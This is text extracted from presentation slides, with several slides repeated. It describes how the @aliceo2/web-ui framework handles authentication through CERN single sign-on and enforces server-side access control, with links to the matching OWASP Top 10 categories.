
# Identification and authentication\*

@aliceo2/web-ui provides single sign-on authentication using CERN OpenID and CERN Group Applications

*[https://owasp.org/Top10/A07\\_2021-Identification\\_and\\_Authentication\\_Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)*

# Identification and authentication\*

@aliceo2/web-ui provides single sign-on authentication using CERN OpenID and CERN Group Applications




\*[https://owasp.org/Top10/A07\\_2021-Identification\\_and\\_Authentication\\_Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)



# Identification and authentication\*


@aliceo2/web-ui provides single sign-on authentication using CERN OpenID and CERN Group Applications



*\*[https://owasp.org/Top10/A07\\_2021-Identification\\_and\\_Authentication\\_Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)*

# Identification and authentication\*

@aliceo2/web-ui provides single sign-on authentication using CERN OpenID and CERN Group Applications



*\*[https://owasp.org/Top10/A07\\_2021-Identification\\_and\\_Authentication\\_Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)*

# Access Control\*



**@aliceo2/web-ui server** ensures users are not exceeding their allowed operations

*[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)*




# Access Control\*

@aliceo2/web-ui server ensures users are not exceeding their allowed operations



